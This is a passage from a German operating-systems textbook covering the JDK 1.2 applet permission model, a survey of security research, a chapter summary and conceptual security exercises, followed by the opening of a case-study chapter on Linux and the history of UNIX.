Applet tun, was immer es wollte. Wenn nein, wurde es in einer Sandbox ausgeführt und seine Aktionen unterlagen deutlichen Beschränkungen.

Nach weiteren Erfahrungen erwies sich dieses Modell ebenfalls als unbefriedigend, deshalb wurde das Sicherheitsmodell erneut geändert. Das JDK 1.2 führte ein konfigurierbares feinkörniges Sicherheitsmodell ein, das für alle Applets gilt, sowohl für lokale als auch für entfernte. Das Sicherheitsmodell ist komplex genug, dass ein ganzes Buch darüber geschrieben wurde (Gong, 1999). Wir werden daher nur kurz ein paar der wichtigsten Punkte zusammenfassen.

Jedes Applet wird durch zwei Dinge charakterisiert: woher es kam und wer es signiert hat. Woher das Applet kommt, zeigt seine URL; wer es signiert hat, bestimmt der bei der Signatur verwendete private Schlüssel. Jeder Benutzer kann eine Sicherheitsstrategie festlegen, die aus einer Liste von Regeln besteht. Jede Regel kann eine URL, einen Signierer, ein Objekt und eine Aktion auflisten. Diese Aktion darf auf dem Objekt ausgeführt werden, wenn die URL und der Signierer des Applets der Regel entsprechen. Die grund-sätzliche Form der bereitgestellten Information wird in der Tabelle aus ► Abbildung 9.39 gezeigt, in der Realität ist die verwendete Formatierung jedoch ein wenig anders und hängt mit der Java-Klassenhierarchie zusammen.

URL	Signierer	Objekt	Aktion
www.taxprep.com	TaxPrep	/usr/susanne/1040.xls	Lesen
*		/usr/tmp/*	Lesen, Schreiben
www.microsoft.com	Microsoft	/usr/susanne/Office/-	Lesen, Schreiben, Löschen

Abbildung 9.39: Einige Beispiele dafür, welcher Schutz im JDK 1.2 spezifiziert werden kann

Eine Klasse von Aktionen erlaubt den Zugriff auf Dateien. Die Aktion kann dabei eine bestimmte Datei oder ein spezielles Verzeichnis, die Menge aller Dateien in einem gegebenen Verzeichnis oder die Menge aller Dateien und Verzeichnisse betreffen, die rekursiv in einem gegebenen Verzeichnis enthalten sind. Die drei Zeilen in ► Abbildung 9.39 beziehen sich auf diese drei Fälle. In der ersten Zeile hat die Benutzerin Susanne ihre Berechtigungen so eingerichtet, dass Applets, die von der Maschine ihres Steuerberaters mit der Adresse www.taxprep.com stammen und von diesem Unternehmen signiert wurden, Lesezugriff auf ihre Steuerdaten in der Datei *1040.xls* haben. Dies ist die einzige Datei, die sie lesen können; andere Applets können diese Datei nicht lesen. Zusätzlich dazu dürfen alle Applets, die von beliebigen Quellen stammen können, Dateien in */usr/tmp* schreiben und lesen, egal ob sie signiert sind oder nicht.

Außerdem vertraut Susanne Microsoft so weit, dass Applets, die von der Microsoft-Website stammen und von Microsoft signiert wurden, alle Dateien im Verzeichnisbaum unterhalb des *Office*-Verzeichnisses lesen, schreiben und löschen dürfen. Dies dient zum Beispiel zur Beseitigung von Programmfehlern und zur Installation neuer Softwareversionen. Um die Signaturen zu verifizieren, muss Susanne entweder den benötigten öffentlichen Schlüssel auf ihrer Platte haben oder sich diesen Schlüssel dynamisch

besorgen. Dies kann zum Beispiel in Form eines Zertifikats geschehen, das von einer Organisation signiert wurde, der Susanne vertraut und deren öffentlichen Schlüssel sie besitzt.

Dateien sind nicht die einzigen Ressourcen, die geschützt werden können. Ebenso kann der Netzwerkzugriff geschützt werden. Die Objekte sind hierbei spezielle Ports auf bestimmten Computern. Ein Computer wird durch eine IP-Adresse oder durch einen DNS-Namen spezifiziert; Ports auf dieser Maschine werden durch Zahlen innerhalb eines bestimmten Bereiches spezifiziert. Die möglichen Aktionen beinhalten den Aufbau von Verbindungen zu dem entfernten Computer oder die Annahme von Verbindungen, die vom entfernten Computer ausgehen. So kann einem Applet Netzwerkzugriff erteilt werden, der dann aber auf Computer beschränkt ist, die explizit in der Liste der Berechtigungen genannt wurden. Falls nötig, können Applets dynamisch zusätzlichen Code (Klassen) nachladen. Ein vom Benutzer bereitgestellter Klassenlader kann jedoch genau kontrollieren, von welchen Maschinen solche Klassen stammen dürfen. Es gibt auch noch zahlreiche andere Sicherheitsmechanismen.

9.9 Forschung zum Thema IT-Sicherheit

Computersicherheit ist ein sehr bedeutendes Thema und es wird sehr viel in diesem Bereich geforscht. Ein wichtiges Thema ist das Trusted Computing und hierbei insbesondere die entsprechenden Plattformen (Erickson, 2003; Garfinkel et al., 2003; Reid und Caelli, 2005; Thibadeau, 2006) sowie damit verbundene öffentliche Strategien (Anderson, 2003). Modelle und Implementierungen für den Informationsfluss sind ein permanentes Forschungsgebiet (Castro et al., 2006; Efstatopoulos et al., 2005; Hicks et al., 2007; Zeldovich et al., 2006).

Benutzerauthentifizierung (einschließlich Biometrie) ist nach wie vor wichtig (Bhargav-Spantzel et al., 2006; Bergadano et al., 2002; Pusara und Brodley, 2004; Sasse, 2007; Yoon et al., 2004).

Angesichts all der Probleme, die heutzutage von Malware verursacht werden, gibt es viele Forschungsaktivitäten in Bezug auf Pufferüberläufe und anderen Ausnutzungsstrategien und den Umgang damit (Hackett et al., 2006; Jones, 2007; Kuperman et al., 2005; Le und Soffa, 2007; Prasad und Chiueh, 2003).

Malware wird in all seinen Ausprägungen intensiv studiert, einschließlich trojanischer Pferde (Agrawal et al., 2007; Franz, 2007; Moffie et al., 2006), Viren (Bruschi et al., 2007; Cheng et al., 2007; Rieback et al., 2006), Würmer (Abdelhafez et al., 2007; Jiang und Xu, 2006; Kienzle und Elder, 2003; Tang und Chen, 2007), Spyware (Egele et al., 2007; Felten und Halderman, 2006; Wu et al., 2006) und Rootkits (Kruegel et al., 2004; Levine et al., 2006; Quynh und Takefuji, 2007; Wang und Dasgupta, 2007). Da Viren, Spyware und Rootkits allesamt versuchen, sich im System zu verstecken, gibt es Arbeiten über diese Verstecktechniken und wie sie dennoch entdeckt werden können (Carpenter et al., 2007; Garfinkel et al., 2007; Lyda und Hamrock, 2007). Steganografie selbst war ebenfalls Gegenstand von Untersuchungen (Harmsen und Pearlman, 2005; Kratzer et al., 2006).

Selbstverständlich gibt es viele Forschungsprojekte zu Abwehrsystemen gegen Malware. Einige darunter konzentrieren sich auf Antivirensoftware (Henchiri und Japko-wicz, 2006; Sanok, 2005; Stiegler et al., 2006; Uluski et al., 2005). Systeme zur Angriffserkennung sind ein besonders gefragtes Thema, es gibt sowohl zu Echtzeitangriffen als auch zu historischen Angriffen Arbeiten (King und Chen, 2005; 2006; Saidi, 2007; Wang et al., 2006b; Wheeler und Fulp, 2007). Honeybots sind natürlich ein wichtiger Aspekt von Systemen zur Angriffserkennung und bekommen deshalb recht viel Aufmerksamkeit (Anagnostakis et al., 2005; Asrigo et al., 2006; Portokalidis et al., 2006).

ZUSAMMENFASSUNG

Auf Computern werden häufig wertvolle und **vertrauliche Daten** gespeichert, zum Beispiel Steuererklärungen, Kreditkartennummern, Geschäftspläne, Betriebsgeheimnisse und vieles mehr. Die Besitzer dieser Computer sind in der Regel sehr darauf bedacht, dass diese Daten auch privat bleiben und nicht manipuliert werden. Dies führt schnell zu der Forderung, dass Betriebssysteme eine ausreichende Sicherheit bieten müssen. Eine Möglichkeit, diese Informationen geheim zu halten, ist sie zu verschlüsseln und die dazugehörigen Schlüssel sorgfältig zu verwalten. Manchmal ist es notwendig, die Authentizität von digitalen Informationen zu beweisen. Dazu können kryptografische Hashverfahren, digitale Signaturen und Zertifikate eingesetzt werden, die von einer vertrauenswürdigen Zertifizierungsstelle signiert sind.

Zugriffsrechte auf Informationen lassen sich als eine große Matrix modellieren, wobei die Zeilen die Domänen (Benutzer) und die Spalten die Objekte (z.B. Dateien) sind. Jede Zelle gibt die Zugriffsrechte der Domäne auf dieses Objekt an. Da die Matrix nur dünn belegt ist, kann sie reihenweise oder spaltenweise gespeichert werden. Die Speicherung nach Reihen ergibt die Capability-Liste, an der abgelesen werden kann, was die jeweilige Domäne tun darf. Die Speicherung nach Spalten führt zur Zugriffskontrollliste, die Auskunft darüber gibt, wer auf das Objekt mit welchen Rechten zugreifen darf. Durch den Einsatz von formalen Modellierungstechniken kann der Informationsfluss in einem System abgebildet und begrenzt werden. Manchmal kann dennoch Information durch verdeckte Kanäle abfließen, wie beispielsweise durch die Modulation der CPU-Auslastung.

In jedem sicheren System müssen die Benutzer **authentifiziert** werden. Dies kann über etwas, das der Benutzer weiß oder besitzt oder ist (biometrisch), erfolgen. Identifikation über zwei Faktoren wie beispielsweise Iris-Scan zusammen mit einem Passwort können eingesetzt werden, um die Sicherheit zu erhöhen.

Insider wie die Angestellten eines Unternehmens können die **Systemsicherheit** auf vielerlei Arten gefährden. Dazu gehören logische Bomben, die zu einem bestimmten Zeitpunkt hochgehen, Falltüren, die Insidern später unautorisierten Zugang ermöglichen, und Login-Spoofing.

Viele Arten von **Programmierfehlern** lassen sich nutzen, um Programme und Systeme zu übernehmen. Hierzu zählen Pufferüberlauf-, Formatstring-, Return-to-libc-Angriffe, Angriffe durch Ganzzahlüberlauf, Code-Injektions- und Privilege-Escalation-Angriffe.

Das Internet ist voll von **Malware**, darunter auch trojanische Pferde, Viren, Würmer, Spyware und Rootkits. Jedes dieser Programme stellt eine Bedrohung für die Vertraulichkeit der Daten und die Datenintegrität dar. Außerdem könnte durch einen Malware-Angriff die Maschine übernommen und in einen Zombie verwandelt werden, der Spams versendet oder zum Starten von anderen Angriffen benutzt wird.

Zum Glück gibt es etliche Möglichkeiten, wie **Systeme** sich **verteidigen** können. Die beste Strategie ist Defense-in-Depths, wobei mehrere Techniken eingesetzt werden. Dazu gehören Firewalls, Antivirenprogramme, Codesignierung, Jailing sowie Systeme zur Angriffserkennung und das Kapseln von mobilem Code.

Übungen



Lösungshinweise

- 1.** Knacken Sie die folgende monoalphabetische Chiffre. Der Klartext, der nur aus Buchstaben besteht, enthält einen bekannten Ausschnitt aus einem englischsprachigen Gedicht von Lewis Carroll.

```
kfd ktbd fzm eubd kfd pzyiom mztx ku kzyg ur bzha kfthcm
ur mfudm zhx mftnm zhx mdzythc pzq ur ezsszcdm zhx gthcm
zhx pfa kfd mdz tm sutyhc fuk zhx pfdfkdi ntcm fzld pthcm
sok pztk z stk kfd uamkdim eitdx sdruid pd fzld uoi efzk
rui mubd ur om zid uok ur sidzkf zhx zyy ur om zid rzk
hu foia mztx kfd ezindhkdi kfda kfzhgdx ftb boef rui kfzk
```

- 2.** Betrachten Sie ein symmetrisches Kryptoverfahren, das eine 26×26 -Matrix besitzt. In der Matrix sind sowohl die Spalten als auch die Zeilen mit *A*...*Z* beschriftet. Der Klartext wird jeweils in Blöcken zu zwei Zeichen verschlüsselt. Das erste Zeichen gibt die Spalte an, das zweite die Zeile. Das Element im Schnittpunkt von Zeile und Spalte enthält zwei Chiffretextzeichen. Welchen Beschränkungen unterliegt die Matrix und wie viele Schlüssel gibt es?
- 3.** Symmetrische Kryptosysteme sind effizienter als Public-Key-Kryptografie. Sie erfordern aber, dass sich Sender und Empfänger im Voraus auf einen Schlüssel einigen. Nehmen Sie an, dass sich Sender und Empfänger nie getroffen haben, es aber eine vertrauenswürdige dritte Partei gibt, die einen geheimen Schlüssel mit dem Sender und auch einen (anderen) geheimen Schlüssel mit dem Empfänger teilt. Wie können Sender und Empfänger unter diesen Umständen einen neuen geheimen Schlüssel vereinbaren?

4. Nennen Sie ein einfaches Beispiel für eine mathematische Funktion, die in erster Näherung als Einwegfunktion dienen kann.
5. Nehmen Sie an, dass zwei Fremde *A* und *B* mithilfe der symmetrischen Kryptografie miteinander kommunizieren wollen, doch sie haben keinen gemeinsamen Schlüssel. Angenommen, beide vertrauen einer dritten Partei *C*, deren öffentlicher Schlüssel bekannt ist. Wie können die beiden Fremden unter diesen Umständen einen neuen gemeinsamen, geheimen Schlüssel finden?
6. Nehmen Sie an, dass ein System zu einem bestimmten Zeitpunkt 1.000 Objekte und 100 Domänen hat. Auf 1% der Objekte kann in allen Domänen zugegriffen werden (mit einer *r-w-x*-Kombination), auf 10% kann in zwei Domänen nicht zugegriffen werden und auf die restlichen 89% kann nur in einer Domäne zugegriffen werden. Nehmen Sie weiter an, dass eine Speicherplatzeinheit zum Ablegen eines Zugriffsrechts (eine *r-w-x*-Kombination), einer Objekt-ID oder einer Domänen-ID benötigt wird. Wie viel Platz wird verbraucht, wenn man die gesamte Schutzmatrix, die Schutzmatrix als ACL und die Schutzmatrix als Capability-Liste abspeichern möchte?
7. Wir haben zwei unterschiedliche Schutzmechanismen besprochen, Capabilities und Zugriffskontrolllisten. Geben Sie an, welcher dieser Mechanismen jeweils für die folgenden Problemstellungen genutzt werden kann:
 - a. Ken will, dass seine Dateien von jedermann außer seinem Bürokollegen gelesen werden können.
 - b. Mitch und Steve wollen einige geheime Dateien gemeinsam nutzen.
 - c. Linda will, dass einige ihrer Dateien öffentlich zugänglich sind.
8. Drücken Sie die Besitzer und Rechte, die in der folgenden UNIX-Verzeichnisliste aufgeführt sind, als Schutzmatrix aus. *Bemerkung:* *asw* ist ein Mitglied in zwei Gruppen, *users* und *devel*; *gmw* ist nur Mitglied von *users*. Behandeln Sie die beiden Benutzer und die beiden Gruppen als Domänen, so dass die Matrix vier Zeilen (pro Domäne eine) und vier Spalten (pro Datei eine) aufweist.

```
-rw-r--r-- 2   gmw    users      908  May 26 16:45    PPP-Notes
-rwxr-xr-x 1   asw    devel      432  May 13 12:35    prog1
-rw-rw---- 1   asw    users     50094 May 30 17:51    project.t
-rw-r----- 1   asw    devel     13124 May 31 14:30    splash.gif
```
9. Stellen Sie die Rechte aus der Verzeichnisliste der vorhergehenden Übung als Zugriffskontrolllisten dar.
10. In dem Verfahren, das von Amoeba zum Schutz von Capabilities genutzt wird, kann ein Benutzer den Server anweisen, eine neue Capability mit weniger Rechten zu erzeugen. Diese kann dann an einen Freund gegeben werden. Was passiert, wenn der Freund den Server anweist, noch mehr Rechte zu entfernen, so dass der Freund die Capability wiederum an jemand anderen weitergeben kann?

11. In ►Abbildung 9.13 gibt es keinen Pfeil von Prozess *B* zu Objekt 1. Wäre ein solcher Pfeil erlaubt? Falls nicht: Welche Regel würde damit verletzt?
12. Wenn in ►Abbildung 9.13 Nachrichten zwischen Prozessen erlaubt wären, welche Regeln würden dafür gelten? Speziell auf Prozess *B* bezogen: Zu welchen Prozessen könnte er Nachrichten senden und zu welchen nicht?
13. Betrachten Sie noch einmal das Steganografie-System aus ►Abbildung 9.16. Jedes Pixel kann durch einen Punkt in einem dreidimensionalen Farbraum dargestellt werden, wobei die Achsen des dreidimensionalen Systems die R-, G- und B-Werte darstellen. Erklären Sie mithilfe dieses Raums, was mit der Farbauflösung passiert, wenn Steganografie wie in der Abbildung gezeigt angewendet wird.
14. Natürlichsprachige ASCII-Texte können mithilfe verschiedener Kompressionsalgorithmen um mindestens 50% komprimiert werden. Wie hoch ist – unter Verwendung dieses Wissens – die Kapazität (in Byte) eines 1.600×1.200 -Bildes für ASCII-Text, wenn die niederwertigen Bits eines jeden Pixels zur steganografischen Speicherung verwendet werden? Um wie viel wird sich die Bildgröße durch diese Technik erhöhen (unter der Annahme, dass keine Verschlüsselung verwendet wird bzw. durch Verschlüsselung die Datenmenge nicht erhöht wird)? Wie hoch ist die Effizienz des Systems, d.h. die Menge seiner Nutzdaten pro übertragenem Byte?
15. Nehmen Sie an, dass eine eng verbundene Gruppe politischer Dissidenten, die in einer Diktatur leben, Steganografie benutzt, um Nachrichten in die Welt hinauszusenden, die über die Zustände in ihrem Land berichten. Die Regierung ist sich dessen bewusst und versucht, dies dadurch zu bekämpfen, indem sie gefälschte Bilder sendet, die falsche steganografische Nachrichten enthalten. Wie können die Dissidenten die Empfänger der Nachrichten darin unterstützen, die echten von den falschen Nachrichten zu unterscheiden?
16. Gehen Sie zu der Internetadresse www.cs.vu.nl/~ast und klicken Sie auf den Link *covered writing*. Folgen Sie den Anweisungen, um die Theaterstücke zu extrahieren. Beantworten Sie die folgenden Fragen:
 - a. Welche Größe haben die Original-Zebras und die Zebra-Dateien?
 - b. Welche Stücke sind in den Zebra-Dateien versteckt?
 - c. Wie viele Bytes sind in den Zebra-Dateien versteckt?
17. Es ist sicherer, wenn der Computer beim Eingeben eines Passwortes gar nichts anzeigt, als wenn er für jedes eingetippte Zeichen einen Stern anzeigt, da dies die Länge des Passwortes jedem verrät, der in der Nähe ist und den Bildschirm beobachten kann. Angenommen, dass die Passwörter nur aus Klein- und Großbuchstaben sowie aus Ziffern bestehen, mindestens fünf Zeichen lang sein müssen und höchstens acht Zeichen lang sein dürfen – wie viel sicherer ist es dann, gar nichts anzuzeigen?

- 18.** Nachdem Sie Ihren Abschluss gemacht haben, bewerben Sie sich für die Stelle des Leiters eines großen Universitätsrechenzentrums. Dieses hat gerade seine uralten Großrechnersysteme ausrangiert und auf einen großen LAN-Server umgestellt, der unter UNIX läuft. Sie bekommen die Stelle. Fünfzehn Minuten, nachdem Sie zu arbeiten begonnen haben, stürmt Ihr Assistent aufgeregt in Ihr Büro: „Einige Studenten haben den Algorithmus entdeckt, den wir zum Verschlüsseln der Passwörter benutzen, und ihn ins Internet gestellt.“ Was müssen Sie tun?
- 19.** Das Morris-Thompson-Schutzverfahren mit den n -Bit-Zufallszahlen (Salt) wurde entwickelt, um es einem Angreifer zu erschweren, eine große Anzahl von Passwörtern aufzudecken, indem er vorab geläufige Zeichenketten verschlüsselt. Schützt dieses Verfahren auch vor einem Studenten, der versucht, das Superuser-Passwort auf seiner Maschine zu erraten? Nehmen Sie an, dass die Passworddatei zum Lesen freigegeben ist.
- 20.** Erklären Sie, inwiefern sich der UNIX-Passwort-Mechanismus von Verschlüsselung unterscheidet.
- 21.** Nehmen Sie an, ein Cracker hat Zugriff auf die Passworddatei eines Systems. Wie viel zusätzliche Zeit benötigt der Cracker, um alle Passwörter des Systems zu knacken, wenn das Morris-Thompson-Schutzverfahren mit n -Bit-Salt eingesetzt wird, verglichen mit der Zeit, die das System ohne dieses Verfahren benötigt.
- 22.** Nennen Sie drei Eigenschaften, die ein gutes biometrisches Merkmal aufweisen muss, damit es zur Login-Authentifizierung brauchbar ist.
- 23.** Das lokale Netzwerk einer Informatik-Fakultät umfasst eine große Sammlung von UNIX-Maschinen. Benutzer können auf jeder Maschine ein Kommando der Form

```
rexec machine4 who
```

- eingeben und damit das Kommando auf *machine4* ausführen lassen, ohne dass sich der Benutzer in der entfernten Maschine einloggen muss. Diese Funktionalität wird dadurch implementiert, dass der Kern der Benutzermaschine das Kommando und seine UID zu der entfernten Maschine schickt. Ist dieses Verfahren sicher, wenn alle Kerne vertrauenswürdig sind? Was ist, wenn es sich bei einigen Maschinen um die PCs von Studenten handelt, die keinerlei Schutz haben?
- 24.** Welche Gemeinsamkeiten haben die Implementierung von Passwörtern in UNIX und das Verfahren von Lamport zum Einloggen über ein unsicheres Netzwerk?
- 25.** Lamports Verfahren mit Einmalpasswort nutzt die Passwörter in umgekehrter Reihenfolge. Wäre es nicht einfacher, zuerst $f(s)$, das zweite Mal $f(f(s))$ usw. zu benutzen?

26. Gibt es eine praktisch realisierbare Möglichkeit, die MMU-Hardware so zu nutzen, dass die in ► Abbildung 9.24 gezeigte Sorte von Pufferüberlauf-Angriffen verhindert werden kann? Erklären Sie, warum bzw. warum nicht.
27. Nennen Sie eine Eigenschaft des C-Compilers, die eine große Anzahl von Sicherheitslücken eliminieren könnte. Warum wird diese nicht häufiger implementiert?
28. Funktioniert ein Angriff mit trojanischen Pferden in einem System, das mit Capabilities geschützt ist?
29. Wenn eine Datei gelöscht wird, dann werden ihre Blöcke im Allgemeinen der Freibereichsliste zugeordnet, aber sie werden nicht physisch von der Platte gelöscht. Denken Sie, dass es eine gute Idee wäre, wenn das Betriebssystem jeden Block löscht, bevor es ihn freigibt? Berücksichtigen Sie sowohl Sicherheits- als auch Performanzaspekte in Ihrer Antwort und erklären Sie die jeweiligen Auswirkungen.
30. Wie kann ein parasitärer Virus sicherstellen, dass er (a) vor dem Wirtsprogramm ausgeführt wird und (b) die Kontrolle zu seinem Wirt zurückgeben kann, nachdem er seine (wie auch immer geartete) Aufgabe erledigt hat?
31. Einige Betriebssysteme fordern, dass eine Plattenpartition am Anfang einer Spur beginnen muss. Wie erleichtert dies einem Bootsektorvirus das Leben?
32. Ändern Sie das Programm aus ► Abbildung 9.27 so ab, dass es statt aller ausführbaren Dateien alle C-Programme findet.
33. Der Virus in ► Abbildung 9.32(d) ist verschlüsselt. Wie können die Wissenschaftler im Antiviruslabor bestimmen, welcher Teil der Datei der Schlüssel ist, so dass sie den Virus entschlüsseln und dem Reverse Engineering unterziehen können? Was kann Virgil tun, um ihnen ihre Aufgabe noch schwerer zu machen?
34. Der Virus in ► Abbildung 9.32(c) hat sowohl einen Kompressor als auch einen Dekompressor. Der Dekompressor wird benötigt, um das komprimierte ausführbare Programm zu entpacken und auszuführen. Wozu wird der Kompressor benötigt?
35. Nennen Sie *aus der Sicht eines Virenprogrammierers* einen Nachteil eines polymorphen, selbst verschlüsselnden Virus.
36. Um das System nach einem Virenangriff wiederherzustellen, kann man oft die folgenden Anweisungen lesen:
 - a. Booten Sie das infizierte System.
 - b. Sichern Sie alle Dateien auf einem externen Medium.
 - c. Formatieren Sie die Platte mit *fdisk*.
 - d. Installieren Sie das Betriebssystem von der Original-CD-ROM neu.
 - e. Laden Sie die Dateien vom externen Medium.Nennen Sie zwei schwerwiegende Fehler in diesen Anweisungen.

37. Sind Companionviren (Viren, die nicht die vorhandenen Dateien modifizieren) in UNIX möglich? Wenn ja, wie? Wenn nein, warum nicht?
38. Was ist der Unterschied zwischen einem Virus und einem Wurm? Wie reproduzieren sich Viren und Würmer?
39. Selbst entpackende Archive, die eine oder mehrere komprimierte Dateien sowie ein Extraktionsprogramm enthalten, werden häufig genutzt, um Programme oder Aktualisierungen von Programmen auszuliefern. Überlegen Sie sich die Auswirkungen auf die Sicherheit bei dieser Technik.
40. Erörtern Sie die Möglichkeit, ein Programm zu schreiben, das ein anderes Programm als Eingabe bekommt und dann entscheidet, ob dieses Programm einen Virus enthält.
41. In Abschnitt 9.8.1 wird eine Menge von Firewall-Regeln besprochen, die den Zugriff von außerhalb auf nur drei Dienste beschränken. Beschreiben Sie eine andere Regelmenge, die Sie zu dieser Firewall hinzufügen können, um weiteren Zugriff auf diese Dienste einzuschränken.
42. Auf einigen Maschinen füllt der in ► Abbildung 9.37(b) benutzte SHR-Befehl die ungenutzten Bits mit Nullen auf. Auf anderen Maschinen wird das Vorzeichen-Bit nach rechts übertragen. Spielt es für die Korrektheit von ► Abbildung 9.37(b) eine Rolle, welche Art von Schiebebefehl verwendet wird? Falls ja: Welcher Befehl ist besser?
43. Um zu verifizieren, dass ein Applet von einem vertrauenswürdigen Hersteller signiert wurde, kann der Applet-Hersteller ein Zertifikat hinzufügen. Das Zertifikat wurde von einer vertrauenswürdigen dritten Partei signiert und enthält den öffentlichen Schlüssel des Herstellers. Um das Zertifikat zu prüfen, benötigt der Benutzer jedoch den öffentlichen Schlüssel der vertrauenswürdigen dritten Partei. Dieser könnte von einer vertrauenswürdigen vierten Partei bereitgestellt werden; aber dann würde der Benutzer deren öffentlichen Schlüssel benötigen. Es scheint so, als ob keine Möglichkeit besteht, einen Anfang in diesem Verifikationssystem zu finden. Dennoch wird es von den vorhandenen Browsern benutzt. Wie könnte dies funktionieren?
44. Beschreiben Sie drei Eigenschaften, die Java zu einer besseren Programmiersprache als C machen, um sichere Programme zu schreiben.
45. Nehmen Sie an, dass Ihr System JDK 1.2 benutzt. Geben Sie die Regeln an (ähnlich denen in ► Abbildung 9.39), die Sie benutzen, um es einem Applet von www.appletsRus.com zu erlauben, auf Ihrer Maschine zu laufen. Dieses Applet lädt möglicherweise noch weitere Dateien von www.appletsRus.com herunter, liest bzw. schreibt Dateien in `/usr/tmp` und liest außerdem Dateien von `/usr/me/appletdir`.

- 46.** Schreiben Sie zwei Programme (in C oder als Shellskripte), die in UNIX eine Nachricht über einen verdeckten Kanal senden und empfangen. *Hinweis:* Ein Zugriffsberechtigungsbit kann sogar dann gesehen werden, wenn auf die Datei ansonsten nicht zugegriffen werden kann. Das `sleep`-Kommando bzw. der `sleep`-Systemaufruf verzögern die Ausführung um eine durch das im Argument angegebene Zeitspanne. Messen Sie die Datenrate auf einem nicht ausgelasteten System. Erzeugen Sie dann eine künstliche hohe Auslastung, indem Sie zahlreiche Hintergrundprozesse starten, und messen Sie die Datenrate erneut.
- 47.** Einige UNIX-Systeme benutzen den DES-Algorithmus zum Verschlüsseln von Passwörtern. Diese Systeme wenden in der Regel DES 25-mal hintereinander an, um das verschlüsselte Passwort zu erhalten. Laden Sie sich eine Implementierung von DES aus dem Internet herunter und schreiben Sie ein Programm, das ein Passwort verschlüsselt und anschließend überprüft, ob das Passwort für solch ein System zulässig ist. Erzeugen Sie eine Liste von zehn verschlüsselten Passwörtern mithilfe des Verfahrens von Morris und Thompsons. Benutzen Sie einen Salt-Wert von 16 Bit.
- 48.** Angenommen, ein System setzt ACLs ein, um seine Schutzmatrix zu verwalten. Schreiben Sie eine Menge von Verwaltungsfunktionen für die folgenden Aufgaben: (1) ein neues Objekt erzeugen; (2) ein Objekt löschen; (3) eine neue Domäne erzeugen; (4) eine Domäne löschen; (5) neue Rechte (eine *r-w-x*-Kombination) einer Domäne zuordnen, um auf ein Objekt zuzugreifen; (6) bestehende Rechte einer Domäne, auf ein Objekt zuzugreifen, widerrufen; (7) allen Domänen neue Rechte zuteilen, um auf ein Objekt zuzugreifen; (8) allen Domänen die Rechte, um auf ein Objekt zuzugreifen, entziehen.

Fallstudie 1: Linux

10.1	Die Geschichte von UNIX und Linux	833
10.2	Überblick über Linux	842
10.3	Prozesse in Linux	853
10.4	Speicherverwaltung in Linux	874
10.5	Ein-/Ausgabe in Linux	889
10.6	Das Linux-Dateisystem	898
10.7	Sicherheit in Linux	923
	Zusammenfassung	927
	Übungen	929

» In den vorangegangenen Kapiteln haben wir viele prinzipielle Aspekte, Abstraktionen, Algorithmen und Techniken von Betriebssystemen allgemein untersucht. Nun ist es an der Zeit, einige konkrete Systeme zu betrachten, um die Anwendung der Prinzipien in der Realität zu sehen. Wir beginnen mit Linux, einer bekannten Variante von UNIX, das auf vielen Arten von Computern läuft. Es ist eines der führenden Systeme auf High-End-Workstations und -Servern, aber es wird genauso auf Mobiltelefonen bis hin zu Supercomputern eingesetzt. Außerdem veranschaulicht es viele wichtige Entwurfsprinzipien.

Unsere Betrachtung beginnt mit der Geschichte und der Entstehung von UNIX und Linux. Anschließend geben wir einen Überblick über Linux, um eine Vorstellung von dessen Arbeitsweise zu vermitteln. Dieser Überblick wird vor allem für Leser, die nur mit Windows vertraut sind, von Nutzen sein, da Windows praktisch alle Details des Systems vor den Benutzern verbirgt. Auch wenn grafische Benutzungsoberflächen für Anfänger einfacher sein mögen, so sind sie doch wenig flexibel und erlauben keinen Einblick in die Arbeitsweise des Systems.

Als Nächstes kommen wir zum Herzstück dieses Kapitels, der Untersuchung von Prozessen, Speicherverwaltung, Ein-/Auszgabe, dem Dateisystem und der Sicherheit in Linux. Bei jedem Thema betrachten wir zunächst die grundlegenden Konzepte, dann die Systemaufrufe und schließlich die Implementierung.

Sofort sollten wir uns fragen: Warum Linux? Linux ist eine Variante von UNIX, aber es gibt noch viele weitere Versionen und Varianten von UNIX, darunter AIX, FreeBSD, HP-UX, SCO UNIX, System V, Solaris und andere. Glücklicherweise sind die grundlegenden Prinzipien und Systemaufrufe bei allen ziemlich gleich (vom Entwurf aus betrachtet). Darüber hinaus ähneln sich die generellen Implementierungsstrategien, Algorithmen und Datenstrukturen, allerdings gibt es doch auch einige Unterschiede. Um die Konzepte zu konkretisieren, ist es am besten, ein Beispiel herauszugreifen und dieses durchgängig zu beschreiben. Da die meisten Leser wahrscheinlich am ehesten auf Linux als auf eine der anderen Varianten treffen, werden wir dieses als unser fortlaufendes Beispiel benutzen. Wir weisen aber noch einmal darauf hin, dass außer für die Implementierungsdetails vieles in diesem Kapitel für alle UNIX-Systeme gilt. Es sind eine Reihe von Büchern über die Benutzung von UNIX geschrieben worden, doch es gibt auch einige zu tiefergehenden Aspekten und Systeminterna (Bovet und Cesati, 2005; Maxwell, 2001; McKusick und Neville-Neil, 2004; Pate, 2003; Stevens und Rago, 2008; Vahalia, 2007).



10.1 Die Geschichte von UNIX und Linux

UNIX und Linux haben eine lange und interessante Geschichte, daher wollen wir mit einem Blick darauf beginnen. Was als Spielprojekt eines jungen Wissenschaftlers (Ken Thompson) begonnen hatte, wurde zu einer milliardenschweren Industrie, an der Universitäten, multinationale Konzerne, Regierungen und internationale Standardisierungsbehörden beteiligt sind. Auf den folgenden Seiten erzählen wir, wie sich diese Geschichte entwickelt hat.

10.1.1 UNICS

In den 1940er und 1950er Jahren waren alle Rechner Personalcomputer, zumindest in dem Sinn, dass damals die normale Art der Benutzung eines Rechners darin bestand, eine Stunde Rechenzeit zu beantragen und dann die gesamte Maschine für diesen Zeitraum zu übernehmen. Diese Maschinen hatten selbstverständlich enorme Ausmaße, sie konnten aber dennoch jeweils nur von einer Person (dem Programmierer) benutzt werden. Als in den 1960er Jahren die Stapelverarbeitung aufkam, übermittelten die Programmierer einen Auftrag, indem sie ihn auf Lochkarten in den Maschinenraum trugen. Wenn genügend Aufträge zusammengekommen waren, wurden diese vom Operator als ein einziger Stapel eingelesen. Es verging gewöhnlich mindestens eine Stunde zwischen dem Abliefern eines Auftrags und der Rückgabe der Ergebnisse. Unter diesen Umständen war die Fehlersuche ein zeitaufwändiger Prozess, weil ein einziges falsches Komma die Verschwendung von mehreren Stunden Arbeitszeit eines Programmierers bedeuten konnte.

